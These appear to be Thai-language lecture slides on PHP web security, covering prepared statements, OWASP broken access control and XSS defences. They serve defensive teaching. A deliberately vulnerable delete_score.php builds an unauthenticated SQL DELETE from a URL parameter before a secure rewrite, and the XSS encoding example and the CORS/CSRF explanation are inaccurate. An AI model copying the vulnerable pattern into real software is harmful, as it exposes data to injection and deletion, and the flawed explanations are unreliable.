1. การดึงข้อมูลด้วยเครื่องหมายคำถาม (Positional Placeholders)

```
$stmt = $pdo->prepare("SELECT * FROM centers WHERE id = ? AND status = ?");  
$stmt->execute([$id, 'active']);  
$user = $stmt->fetch();
```

2. การดึงข้อมูลด้วยการระบุชื่อตัวแปร (Named Placeholders)

```
$sql = "SELECT * FROM students WHERE region = :reg AND age > :age";  
$stmt = $pdo->prepare($sql);  
$stmt->execute(['reg' => $region, 'age' => 18]);
```

3. การบันทึกข้อมูล (INSERT) พร้อมการผูกค่า (bindParam)

```
$stmt = $pdo->prepare("INSERT INTO scores (student_name, score) VALUES (:name, :score)");  
$stmt->bindParam(':name', $student_name); // ผูกตัวแปร  
$stmt->bindParam(':score', $current_score, PDO::PARAM_INT); // ระบุว่าเป็นตัวเลข  
$stmt->execute();
```

4. การป้องกันการเดาชื่อตารางด้วย White-listing (Dynamic Query)

```
$allowed_tables = ['vocabulary_basic', 'vocabulary_advanced'];  
$table = $_GET['level'];  
  
if (in_array($table, $allowed_tables)) {  
    // ปลอดภัยเพราะชื่อตารางถูกตรวจสอบเทียบกับรายการที่อนุญาตแล้ว  
    $stmt = $pdo->query("SELECT * FROM $table");  
}
```

พักกลางวัน

การควบคุมการเข้าถึงและการป้องกัน XSS

- การควบคุมการเข้าถึง (**Access Control**)

- กระบวนการกำหนดว่า "**ใคร**" มีสิทธิ์ทำ "**อะไร**" ในระบบได้บ้าง เพื่อป้องกันไม่ให้ผู้ใช้เข้าถึงข้อมูลหรือฟังก์ชันที่ตนเองไม่มีสิทธิ์
- 3 ขั้นตอนหลัก

1. **Identification:** การระบุตัวตน (เช่น พิมพ์ **Username**)

2. **Authentication:** การยืนยันตัวตนว่าใช่เจ้าของ **Username** จริงไหม (เช่น ใส่ **Password** หรือ **OTP**)

3. **Authorization:** การตรวจสอบสิทธิ์ (เช่น นาย **A** เป็น "พนักงาน" ดูข้อมูลได้แต่ลบไม่ได้, นาย **B** เป็น "ผู้ดูแลระบบ" ลบข้อมูลได้)

***อาจเกิดช่องโหว่ที่เรียกว่า **Broken Access Control** เช่น การที่ผู้ใช้คนหนึ่งแอบเปลี่ยน **ID** ใน **URL** (เช่น **website.com/user/I01** เป็น **user/I02**) แล้วสามารถดูข้อมูลของคนอื่นได้

การป้องกัน XSS (CROSS-SITE SCRIPTING)

- **XSS** คือการโจมตีที่แฮกเกอร์แอบ "ฉีดสคริปต์อันตราย" (มักเป็น JavaScript) เข้าไปในหน้าเว็บ เพื่อให้สคริปต์นั้นไปรันบนเบราว์เซอร์ของผู้ใช้คนอื่น
- แฮกเกอร์อาจขโมย **Session Cookie** หรือดักจับข้อมูลที่ผู้ใช้พิมพ์ได้
- การป้องกัน
 - **Input Validation** ตรวจสอบข้อมูลที่รับเข้ามาว่าถูกต้องตามรูปแบบใหม่ (เช่น ช่องเบอร์โทรต้องมีแค่ตัวเลข)
 - **Output Encoding** ก่อนจะนำข้อมูลจากผู้ใช้ไปแสดงผลบนหน้าเว็บ ต้องทำการ "เข้ารหัส" เพื่อไม่ให้เบราว์เซอร์ตีความว่าเป็นคำสั่งรันโปรแกรม ตัวอย่าง: เปลี่ยนจาก `<script>` เป็น `<script>` เพื่อให้หน้าเว็บแสดงข้อความธรรมดา แทนที่จะรันสคริปต์
 - **Content Security Policy** ตั้งค่าเซิร์ฟเวอร์เพื่อบอกเบราว์เซอร์ว่า "อนุญาตให้รันสคริปต์จากแหล่งที่เชื่อถือได้เท่านั้นนะ"

A01:2021 – BROKEN ACCESS CONTROL



- การควบคุมการเข้าถึง (**Access Control**) มีไว้เพื่อบังคับใช้นโยบายเพื่อให้ผู้ใช้ไม่สามารถกระทำการใด ๆ ที่นอกเหนือจากสิทธิ์ที่ได้รับมอบหมาย ความล้มเหลวในการควบคุมนี้มักนำไปสู่การเปิดเผยข้อมูลโดยไม่ได้รับอนุญาต การแก้ไข หรือการทำลายข้อมูลทั้งหมด หรือการดำเนินฟังก์ชันทางธุรกิจที่เกินขีดจำกัดของผู้ใช้รายนั้น ๆ ช่องโหว่ด้านการควบคุมการเข้าถึงที่พบบ่อยประกอบด้วย:

- การฝ่าฝืนหลักการสิทธิขั้นต่ำ (**Least Privilege**) หรือการปฏิเสธไว้ก่อน (**Deny by Default**):
โดยปกติสิทธิควรถูกมอบให้เฉพาะกับความสามารถ บทบาท หรือผู้ใช้ที่เจาะจงเท่านั้น แต่กลับถูกปล่อยให้ทุกคนเข้าถึงได้
- การข้ามผ่านการตรวจสอบสิทธิ (**Bypassing Access Control**):
 - โดยการแก้ไข **URL** (การดัดแปลงพารามิเตอร์ หรือการบังคับเข้าถึงหน้าเพจ), การแก้ไขสถานะภายในแอปพลิเคชัน, การแก้ไขหน้า **HTML** หรือการใช้เครื่องมือโจมตีเพื่อดัดแปลงการส่งข้อมูลไปยัง **API**
- การอนุญาตให้เข้าดูหรือแก้ไขบัญชีของผู้อื่น: โดยการระบุรหัสระบุตัวตนที่ไม่ซ้ำกัน (**Insecure Direct Object References - IDOR**)
- การเข้าถึง **API** ที่ขาดการควบคุมสิทธิ: สำหรับการส่งข้อมูล (**POST**), การแก้ไขข้อมูล (**PUT**) และการลบข้อมูล (**DELETE**)
- การยกระดับสิทธิ (**Elevation of Privilege**): เช่น การสวมรอยเป็นผู้ใช้ทั้งที่ยังไม่ได้เข้าสู่ระบบ หรือการทำตัวเป็นผู้ดูแลระบบ (**Admin**) ทั้งที่เข้าสู่ระบบในฐานะผู้ใช้ธรรมดา
- การดัดแปลงข้อมูล **Metadata**: เช่น การทำซ้ำหรือดัดแปลง **JSON Web Token (JWT)**, ลูกกุญแจ หรือฟิลด์ที่ถูกซ่อนไว้ เพื่อยกระดับสิทธิ หรือการฉวยโอกาสจากช่องโหว่ในการยกเลิกสถานะของ **JWT**
- การตั้งค่า **CORS** ที่ผิดพลาด: ทำให้ **API** อนุญาตการเข้าถึงจากแหล่งที่มา (**Origins**) ที่ไม่ได้รับอนุญาตหรือไม่น่าเชื่อถือ

การฝ่าฝืนหลักการสิทธิขั้นต่ำ (LEAST PRIVILEGE)

- ปล่อยให้ผู้ใช้เข้าถึงข้อมูลเกินความจำเป็น
- ถ้านักเรียนเข้าสู่ระบบแล้วสามารถกดเข้าไปดู "รหัสผ่านของคุณ" หรือ "การตั้งค่าระบบหลังบ้าน" ได้ ทั้งที่ความจริงควรจะทำได้แค่ "ฝึกอ่าน" เท่านั้น

การข้ามผ่านการตรวจสอบสิทธิ์ (BYPASSING ACCESS CONTROL)

- สถานะที่ผู้ใช้งานสามารถเข้าถึงข้อมูลหรือฟังก์ชันที่ "ตนเองไม่มีสิทธิ์" ได้สำเร็จ
 - แสกเกอร์ใช้เครื่องมืออย่าง **Inspect Element (F12)** เพื่อลบแอตทริบิวต์ **disabled** ออกจากปุ่มที่ห้ามกด หรือเปลี่ยนค่าในฟิลด์ที่ซ่อนอยู่ (`<input type="hidden">`)
 - ดักจับข้อมูลระหว่างทาง (Man-in-the-Middle) แสกเกอร์จะใช้เครื่องมืออย่าง **Burp Suite** หรือ **Postman** ดักจับข้อมูล (Request) ที่กำลังจะส่งไปหาเซิร์ฟเวอร์ แล้วแก้ไขเนื้อหาข้างใน
 - ทำการเปลี่ยนราคาจาก 1,000 บาท เป็น 1 บาท ในขณะที่ข้อมูลกำลังเดินทางผ่านเครือข่ายก่อนจะถึงเซิร์ฟเวอร์

Parameter Tampering (การแก้ไขพารามิเตอร์)

- ในหน้าเว็บดูคะแนน `example.com/report?user_id=student01` แสกเกอร์ลองเปลี่ยนเลขเป็น `user_id=admin`

Force Browsing (การเดาเส้นทาง)

- แม้จะไม่มีปุ่มให้กด แต่แสกเกอร์ลองพิมพ์ `example.com/admin_panel` หรือ `example.com/config.php` ถ้าเราไม่ได้ล็อกสิทธิ์ที่ตัวไฟล์หรือโฟลเดอร์นั้น แสกเกอร์ก็เข้าถึงได้เลย

การอนุญาตให้เข้าดูหรือแก้ไขบัญชีของผู้อื่น: โดยการระบุรหัสระบุตัวตนที่ไม่ซ้ำกัน

- ตัวอย่าง: ระบบเก็บไฟล์เสียงฝึกอ่านไว้ที่ `storage/audio/file_123.mp3` แยกเกอร์ลองเปลี่ยนเลขไฟล์ไปเรื่อยๆ เพื่อแอบฟังเสียงของนักเรียนคนอื่น

การเข้าถึง **API** ที่ขาดการควบคุมสิทธิ์: สำหรับการส่งข้อมูล (POST), การแก้ไขข้อมูล (PUT) และการลบข้อมูล (DELETE)

- ช่องโหว่ที่เกิดขึ้นกับ **API (Application Programming Interface)** เมื่อระบบขาดการตรวจสอบสิทธิ์ (**Access Control**) ในการจัดการข้อมูลผ่าน **HTTP Methods** ต่าง ๆ
- โดยปกติแล้ว **API** จะทำหน้าที่เป็น "ตัวกลาง" รับส่งข้อมูลระหว่างหน้าบ้าน (**Frontend**) กับฐานข้อมูล (**Database**)
 - การส่งข้อมูล (**POST**) แสกเกอร์ส่งคำสั่งสร้างข้อมูลใหม่เข้าสู่ระบบโดยที่ไม่ต้องล็อกอินหรือไม่มีสิทธิ์
 - การแก้ไขข้อมูล (**PUT**) แสกเกอร์ส่งคำสั่งเพื่อขอเปลี่ยนค่าข้อมูลที่มีอยู่แล้ว
 - การลบข้อมูล (**DELETE**) แสกเกอร์ส่งคำสั่งลบข้อมูลออกจากระบบ

โปรแกรมเมอร์บางคนอาจจะซ่อน "ปุ่มลบ" ไว้ไม่ให้นักเรียนเห็น แต่ตัว "เส้นทาง **API**" สำหรับลบยังคงเปิดสาธารณะอยู่



แสกเกอร์ไม่จำเป็นต้องใช้หน้าเว็บของคุณครู เขาใช้โปรแกรมอย่าง **Postman** หรือ **Insomnia** ยิงคำสั่งเข้า **API** ได้โดยตรง

ความผิดพลาดที่พบบ่อยคือ "การป้องกันแค่หน้าเว็บ แต่ลืมป้องกันที่ **API**"

ตัวอย่าง code ที่อันตราย

```
// delete_score.php
```

```
// สมมติแอสกเกอร์ใช้ Method DELETE ยิงมาที่: delete_score.php?id=105
```

```
$score_id = $_GET['id'];
```

```
// อันตราย!! ใครระบุ ID ถูกก็ลบได้เลย แอสกเกอร์สามารถสุ่มตัวเลข ID เพื่อลบคะแนนทั้งโรงเรียนได้
```

```
$sql = "DELETE FROM scores WHERE id = $score_id";
```

```
$conn->query($sql);
```

```
echo "ลบข้อมูลสำเร็จ (แต่ระบบคุณกำลังโดนถล่ม!);"
```

```
// delete_score_secure.php
session_start();

// 1. เช็คว่าคุณล็อกอินหรือยัง? (Authentication)
if (!isset($_SESSION['user_id'])) {
    http_response_code(401);
    die("กรุณาเข้าสู่ระบบ");
}

$current_user_id = $_SESSION['user_id'];
$score_id = $_GET['id'];
```



ปรับ code ใหม่

```
// 2. ใช้ Prepared Statement เพื่อกัน SQL Injection
$stmt = $pdo->prepare("SELECT user_id FROM scores WHERE
id = ?");
$stmt->execute([$score_id]);
$score_data = $stmt->fetch();

// 3. ขั้นตอนสำคัญ: เช็คว่าคุณ "คนที่จะลบ" คือ "เจ้าของคะแนน" หรือ "Admin" หรือไม่?
(Authorization)
if (!$score_data || ($score_data['user_id'] != $current_user_id &&
$_SESSION['role'] !== 'admin')) {
    http_response_code(403);
    die("คุณไม่มีสิทธิลบข้อมูลนี้!");
}

// 4. ถ้าผ่านการเช็คสิทธิ์ก็ค่อยยอมให้ลบ
$delete_stmt = $pdo->prepare("DELETE FROM scores WHERE
id = ?");
$delete_stmt->execute([$score_id]);

echo "ลบข้อมูลของคุณเรียบร้อยแล้ว";
```


การยกระดับสิทธิ (ELEVATION OF PRIVILEGE)

- การยกระดับสิทธิในแนวตั้ง (Vertical Elevation)
 - ผู้ใช้ระดับปกติ (User) พยายามทำให้ตัวเองมีอำนาจเท่ากับผู้ดูแลระบบ (Admin)
 - นักเรียนล็อกอินเข้ามาเพื่อฝึกอ่าน แต่แอบใช้ช่องโหว่บางอย่างทำให้ระบบเชื่อว่าเขาคือครู จนสามารถเข้าไปลบคะแนนเพื่อนหรือแก้ไขเกณฑ์การให้คะแนนได้
- การยกระดับสิทธิในแนวนอน (Horizontal Elevation)
 - ผู้ใช้คนหนึ่งพยายามสวมรอยเป็นผู้ใช้คนอื่นในระดับเดียวกัน
 - นาย A ล็อกอินเข้ามา แต่สามารถแอบเข้าไปดูประวัติการฝึกออกเสียงของนาย B ได้ โดยการเปลี่ยนค่า ID ในพารามิเตอร์

การดัดแปลงข้อมูล METADATA

- **JSON Web Token (JWT) Manipulation**

- JWT คือ "บัตรผ่าน" ดิจิทัลที่เซิร์ฟเวอร์ออกให้หลังจากล็อกอิน ภายในจะระบุว่าผู้ใช้คนนี้เป็นใครและมีสิทธิ์อะไร
- การดัดแปลง: แสกเกอร์อาจแอบแก้ไขในของ Token จากเดิมที่เป็น {"role": "student"} ให้กลายเป็น {"role": "admin"} หากระบบไม่ได้ตรวจสอบลายเซ็นดิจิทัล (Digital Signature) อย่างเข้มงวด ระบบก็จะหลงเชื่อและให้สิทธิ์ผู้ดูแลระบบทันที
- การฉวยโอกาสจากการยกเลิกสถานะ: บางครั้งผู้ใช้ล็อกเอาต์ไปแล้ว แต่ Token ยังไม่หมดอายุ แสกเกอร์ที่ขโมย Token มาได้จึงยังใช้งานต่อได้ (Replay Attack)

- การดัดแปลงคุกกี้ (Cookie Tampering)

- แอปพลิเคชันรุ่นเก่ามักเก็บสถานะสิทธิ์ไว้ในคุกกี้ที่ฝั่งเบราว์เซอร์
- ตัวอย่าง: ในคุกกี้ อาจมีค่า isAdmin=0 แสกเกอร์แค่กด F12 (Inspect Element) แล้วแก้ไขเป็น isAdmin=1 เพื่อหลอกหน้าเว็บให้โชว์เมนูของผู้จัดการระบบ

- ฟิลด์ที่ถูกซ่อนไว้ (Hidden Fields)

- ตัวอย่าง: ในระบบเก็บคะแนน อาจมีฟิลด์ซ่อนที่ระบุระดับความยาก difficulty=easy แสกเกอร์อาจแก้ไขเป็น difficulty=hard เพื่อโกงคะแนน หรือเปลี่ยนพารามิเตอร์ที่ใช้คำนวณการแก้ไขข้อมูล

การตั้งค่า CORS ที่ผิดพลาด

- **CORS (Cross-Origin Resource Sharing)** ซึ่งเป็นกลไกความปลอดภัยของเบราว์เซอร์
- โดยปกติเบราว์เซอร์จะมีกฎที่เรียกว่า **Same-Origin Policy** คือ เว็บไซต์ A จะแอบไปดึงข้อมูลจากเว็บไซต์ B โดยตรงไม่ได้ เพื่อป้องกันการขโมยข้อมูล แต่ในปัจจุบันเรามีความจำเป็นต้องดึงข้อมูลข้ามกัน (เช่น หน้าเว็บอยู่ที่เครื่องหนึ่ง แต่ API อยู่อีกเครื่องหนึ่ง) เราจึงต้องใช้ **CORS** เพื่อบอกเบราว์เซอร์ว่า "อนุญาตให้เว็บไซต์นี้ดึงข้อมูลจากฉันได้นะ"
- การตั้งค่าที่ผิดพลาด (**Misconfiguration**)
 - ความผิดพลาดที่พบบ่อยและอันตรายที่สุดคือการตั้งค่าเป็น **Wildcard (*)**
 - หาก API ของมีข้อมูลสำคัญ (เช่น ข้อมูลนักเรียนหรือคะแนน) เว็บไซต์แปลกปลอมที่แฮกเกอร์สร้างขึ้นสามารถเขียนคำสั่ง JavaScript มาดึงข้อมูลจาก API ไปได้ทันทีหากมีคนหลงเข้าไปกดลิงก์แฮกเกอร์ในขณะที่ยังเปิดหน้าเว็บค้างไว้ (เรียกว่า **CSRF** หรือ **Cross-Site Request Forgery**)
- อนุญาตการเข้าถึงจากแหล่งที่มา (**Origins**) ที่ไม่ได้รับอนุญาตหรือไม่น่าเชื่อถือ
 - สมมติ API อยู่ที่ 192.168.1.100 แต่ตั้งค่า CORS ไม่ดี เว็บไซต์อันตรายอย่าง **hack-your-data.com** ก็สามารถยิงคำสั่งมาขอข้อมูลคะแนนร้อยละ 97 ของนักเรียนได้ครับ

การป้องกัน

การควบคุมการเข้าถึง (Access Control) จะมีประสิทธิภาพก็ต่อเมื่อถูกใช้งานในโค้ดฝั่งเซิร์ฟเวอร์ที่เชื่อถือได้ (Trusted server-side code) หรือใน Server-less API เท่านั้น ซึ่งเป็นส่วนที่ผู้โจมตีไม่สามารถแก้ไขการตรวจสอบการเข้าถึงหรือข้อมูลเมทาดาทา (Metadata) ได้

แนวทางการป้องกันการควบคุมการเข้าถึงผิดพลาด

- ปฏิเสธไว้ก่อนเป็นค่าเริ่มต้น (**Deny by Default**)
- สร้างกลไกการควบคุมการเข้าถึงเพียงครั้งเดียวและนำกลับมาใช้ใหม่
- บังคับใช้การควบคุมเข้าถึงตามสิทธิความเป็นเจ้าของข้อมูล (**Record Ownership**)
- บังคับใช้เงื่อนไขทางธุรกิจ (**Business Limits**) ผ่าน **Domain Models**
- ปิดการแสดงรายชื่อไฟล์ในโฟลเดอร์ (**Directory Listing**)
- บันทึกประวัติความล้มเหลว (**Log**) ของการเข้าถึง
- จำกัดอัตราการเรียกใช้งาน (**Rate Limit**)
- ยกเลิกสถานะ **Session** หลังจากล็อกเอาต์

การใช้ CENTRALIZED FUNCTION

- ป้องกันการหลงลืม
- แก้ไขง่าย
- สม่ำเสมอ

```
// check_auth.php
function isAdmin() {
    return (isset($_SESSION['role']) && $_SESSION['role'] ===
'admin');
}
```

```
function protectAdminPage() {
    if (!isAdmin()) {
        header("Location: login.php");
        exit();
    }
}
```


RECORD OWNERSHIP

- แฮกเกอร์มักจะใช้วิธีเปลี่ยนตัวเลข **ID** ใน **URL** เช่น:
 - `example.com/api/score/1001` (คะแนนของฉัน)
 - เปลี่ยนเป็น `example.com/api/score/1002` (คะแนนของเพื่อน)

-- อยากค้นหาแค่ **ID** ของข้อมูล

```
SELECT * FROM scores WHERE id = 1001;
```

-- แต่ต้องระบุเงื่อนไข "เจ้าของ" ลงไปด้วยเสมอ


```
SELECT * FROM scores WHERE id = 1001 AND student_id = 'S001';
```

บังคับใช้เงื่อนไขทางธุรกิจ (BUSINESS LIMITS) ผ่าน DOMAIN MODELS

- "บังคับใช้เงื่อนไขทางธุรกิจ (Business Limits) ผ่าน Domain Models" ซึ่งเป็นระดับการป้องกันที่ลึกกว่าการเช็คแค่ว่า "มีสิทธิ์เข้าห้องไหม" แต่เป็นการเช็คว่า "เข้ามาแล้ว ทำตามกฎกติกาที่วางไว้หรือไม่"
- เอา "กฎเหล็ก" ของระบบไปเขียนฝังไว้ในโค้ดส่วนกลาง เพื่อไม่ให้เกิดการทำผิดกติกา ไม่ว่าจะตั้งใจหรือไม่ก็ตามค

สมมติในระบบ **Language Training Center (LTC)** ของคุณครูมีกฎดังนี้:

- กฎข้อที่ 1: นักเรียน 1 คน สามารถทำแบบทดสอบการอ่านได้ ไม่เกิน 3 ครั้งต่อวัน
- กฎข้อที่ 2: การอัปโหลดไฟล์เสียงฝึกอ่าน ต้องมีความยาว ไม่เกิน 10 วินาที
- กฎข้อที่ 3: คะแนนความถูกต้อง (ร้อยละ) ต้องอยู่ระหว่าง 0 ถึง 100 เท่านั้น



แต่ถ้าทำผ่าน **Domain Models (Server-side):**

1. เมื่อข้อมูลส่งมาถึงเครื่อง server
2. โค้ดส่วนกลางจะเช็คทันที: `if (today_attempts > 3) { throw Error("เกินโควตาต่อวัน"); }`
3. ไม่ว่าแอสกเกอร์จะส่งข้อมูลผ่านมาทางไหน (หน้าเว็บ, Postman, หรือ Script) ระบบจะปฏิเสธเสมอเพราะผิดกฎทางธุรกิจ

ปิดการแสดงรายชื่อไฟล์ในโฟลเดอร์ (DIRECTORY LISTING)

- ปกติแล้ว หากเราพิมพ์ URL เข้าไปยังโฟลเดอร์ใดโฟลเดอร์หนึ่งบนเว็บไซต์ (เช่น `www.example.com/images/`) และในนั้น **ไม่มีไฟล์หลัก** (เช่น `index.html` หรือ `index.php`) ตัวเว็บเซิร์ฟเวอร์มักจะแสดงรายชื่อไฟล์ทั้งหมดที่มีอยู่ในโฟลเดอร์นั้นออกมาให้เห็นโดยอัตโนมัติ
- การเปิด **Directory Listing** นี้ถือว่าเป็น **ความเสี่ยงด้านความปลอดภัย (Information Disclosure)**
 - เผยโครงสร้างเว็บไซต์: ทำให้คนนอกเห็นว่าเราเก็บไฟล์อะไรไว้ที่ไหนบ้าง
 - ไฟล์สำคัญรั่วไหล: ผู้ไม่หวังดีอาจเห็นไฟล์สำรอง (**Backup**), ไฟล์ตั้งค่า (**Config**), หรือไฟล์ **Script** ที่ไม่ต้องการให้ใครโหลดไปดู
 - ช่วยให้การโจมตีง่ายขึ้น: แฮกเกอร์สามารถหาช่องโหว่จากชื่อไฟล์หรือเวอร์ชันของซอฟต์แวร์ที่เราใช้ได้ง่ายขึ้น
- วิธีแก้ไขเบื้องต้น
 - สร้างไฟล์ **index** เปล่า: นำไฟล์ชื่อ `index.html` (ที่ไม่มีเนื้อหา) ไปวางไว้ในทุกโฟลเดอร์ เมื่อมีคนเข้าถึงโฟลเดอร์นั้น เซิร์ฟเวอร์จะแสดงหน้าว่างแทนรายชื่อไฟล์
 - ใช้ไฟล์ **.htaccess** (สำหรับ **Apache**): เพิ่มบรรทัดคำสั่งเข้าไปว่า: **Options -Indexes**
 - ตั้งค่าที่ **Web Server Directives** (สำหรับ **Nginx**): ตรวจสอบให้แน่ใจว่า `autoindex` ถูกตั้งค่าเป็น **off**

บันทึกประวัติความล้มเหลว (LOG) ของการเข้าถึง

- จัดบันทึกเหตุการณ์ "ทุกครั้งที่มีคนพยายามเข้าสู่ระบบแต่ไม่สำเร็จ"
- เช่น พิมพ์รหัสผ่านผิด, ใช้ชื่อผู้ใช้ที่ไม่มีอยู่จริง หรือพยายามเข้าถึงไฟล์ที่ไม่มีสิทธิ์
- ระบบจะเก็บรายละเอียดไว้
 - ใคร: ชื่อผู้ใช้ที่พยายามล็อกอิน
 - เมื่อไหร่: วันและเวลาที่เกิดเหตุ
 - ที่ไหน: หมายเลข IP Address หรือชื่อเครื่องที่ใช้พยายามเข้ามา
 - อย่างไร: สาเหตุที่ล้มเหลว (เช่น Wrong Password)
- ตรวจสอบการบุกรุก (Brute Force Attack), ตรวจสอบย้อนหลัง (Audit Trail), วิเคราะห์พฤติกรรมผู้ใช้, สอดคล้องกับกฎหมาย

จำกัดอัตราการเรียกใช้งาน (RATE LIMIT)

- "จำกัดจำนวนครั้ง" ที่ผู้ใช้งาน (**User**) หรือเครื่องคอมพิวเตอร์ (**IP Address**) หนึ่งๆ จะสามารถส่งคำสั่งหรือเรียกใช้งานระบบได้ภายในช่วงเวลาที่กำหนด
 - เช่น "อนุญาตให้ล็อกอินได้ไม่เกิน 5 ครั้งต่อนาที"
 - "เรียกดูข้อมูลได้ไม่เกิน 100 ครั้งต่อชั่วโมง"
- ป้องกันการโจมตีแบบ **DoS/DDoS**
- ป้องกันการสุมรหัสผ่าน (**Brute Force Attack**)
- ประหยัดทรัพยากรและค่าใช้จ่าย
- ป้องกันการดึงข้อมูล (**Web Scraping**)

ยกเลิกสถานะ SESSION หลังจากล็อกเอาต์

- การที่ผู้ใช้กด "Logout" (ออกจากระบบ) แต่ระบบ **ไม่ทำลาย (Invalidate)** หรือยกเลิกตัวไบนารีทิ้ง ถือเป็นช่องโหว่ร้ายแรง
- เรียกว่า **Insufficient Session Expiration**
- Server-side Invalidation
 - ฟังก์ชันเซิร์ฟเวอร์ต้องส่งลบข้อมูล Session นั้นออกจากฐานข้อมูลหรือหน่วยความจำทันที session เดิมจะใช้ไม่ได้อีกต่อไป
- Client-side Cleansing
 - ส่งให้เบราว์เซอร์ลบ Cookie ที่เก็บ Session ID ทิ้งไป
- Redirection
 - ส่งผู้ใช้กลับไปยังหน้า Login เพื่อยืนยันว่าการเชื่อมต่อเดิมสิ้นสุดลงแล้ว

Thanks

